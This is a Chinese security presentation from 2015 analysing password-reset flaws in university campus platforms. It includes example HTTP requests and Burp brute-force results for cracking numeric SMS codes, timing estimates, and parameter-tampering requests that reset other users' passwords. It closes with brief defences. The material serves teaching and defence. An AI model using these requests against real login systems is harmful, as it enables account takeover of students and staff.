

高校数字校园平台密码重置漏洞 分析及防护

柯立新

2015-11

主要内容



研究背景

漏洞原理和分析

防护方法介绍

背景

- 关注补天、乌云、国家互联网应急中心等；
- 乌云9月份发布的《2015年P2P金融网站安全漏洞分析报告》中提到，在高危的逻辑漏洞中，密码重置漏洞占60%。
- 乌云，《一些常见的重置密码漏洞分析整理》


漏洞分析

 邮箱/用户名/已验证手机

 密码

自动登录 安全控件登录 [忘记密码?](#)

登 录



漏洞分析

□ 验证码爆破漏洞

- 4-6位数字验证码
- 检验次数未作限制

□ 变量未验证漏洞

- 密码重置网址中的变量未验证
- 设置新密码时的变量未做验证

验证码爆破漏洞

POST

/uid/forget_json!forgetCheckInfo HTTP/1.1

Host: www.xxx.edu.cn

Cookie: JSESSIONID=8C301FEEB9475A970F206789EA34D9B4.uid_app_

1needAlert=false&needRedirect=true&userIdentity

no=&checkcode_email=&*check_mobile*=684352

&gettype=mobile&userIdentitytype=%25u8EAB%

25u4EFD%25u8BC1

The screenshot shows a web security tool interface with a table of requests and a detailed view of a response.

Request	Payload	Status	Error	Timeout	Length	Comment
11964	476509	200	<input type="checkbox"/>	<input type="checkbox"/>	324	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	323	baseline request
1	464546	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
5	464550	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
4	464549	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
3	464548	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
2	464547	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
9	464554	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
8	464553	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
7	464552	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
6	464551	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
13	464558	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
12	464557	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
11	464556	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
10	464555	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
17	464562	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
16	464561	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
15	464560	200	<input type="checkbox"/>	<input type="checkbox"/>	323	

The detailed view shows the following response:

```
HTTP/1.1 200 OK
Date: Tue, 13 Oct 2015 04:05:25 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Length: 113
Connection: close
Content-Type: text/html

"{\"processResult\":{\"Warn\":null,\"message\":null,\"验证码校验成功,可以继续操作! \",\"jsonData\":{}}}"
```

爆破时间测试

Intel core i3 ; 4GB 内存 ;
Burp1.6 ; Linux ;
正常网页访问速度。

4位数字验证码 : 小于5分钟 ;

6位数字验证码 : 30分钟左右。

变量未验证漏洞

□ 密码重置网址中的变量未验证问题

`http://www.xxx.edu.cn/findpass.php?user=test&token=6cddc203`
//正常请求

`http://www.xxx.edu.cn/findpass.php?user=test2&token=6cddc203`
//用户名变量被非法替换后的请求

变量未验证漏洞

□ 设置新密码时的变量未做验证问题

Referer: http://www.xxx.edu.cn/modifyPassWordAction.do?oper=xgmm

Cookie: JSESSIONID=cabkWYiHEHi-

U4Fb5o2Zuyhlbdm=01&*zjh=1301001*&oldPass=test&newPass1=1234&new
Pass2=1234

//重置密码请求包

漏洞防护

□ 验证码爆破漏洞

- 4-6位数字验证码->复杂验证码
- 检验次数未作限制->强化代码，WAF防CC攻击

□ 变量未验证漏洞

- >越权访问检测
- >强化代码

谢谢！

END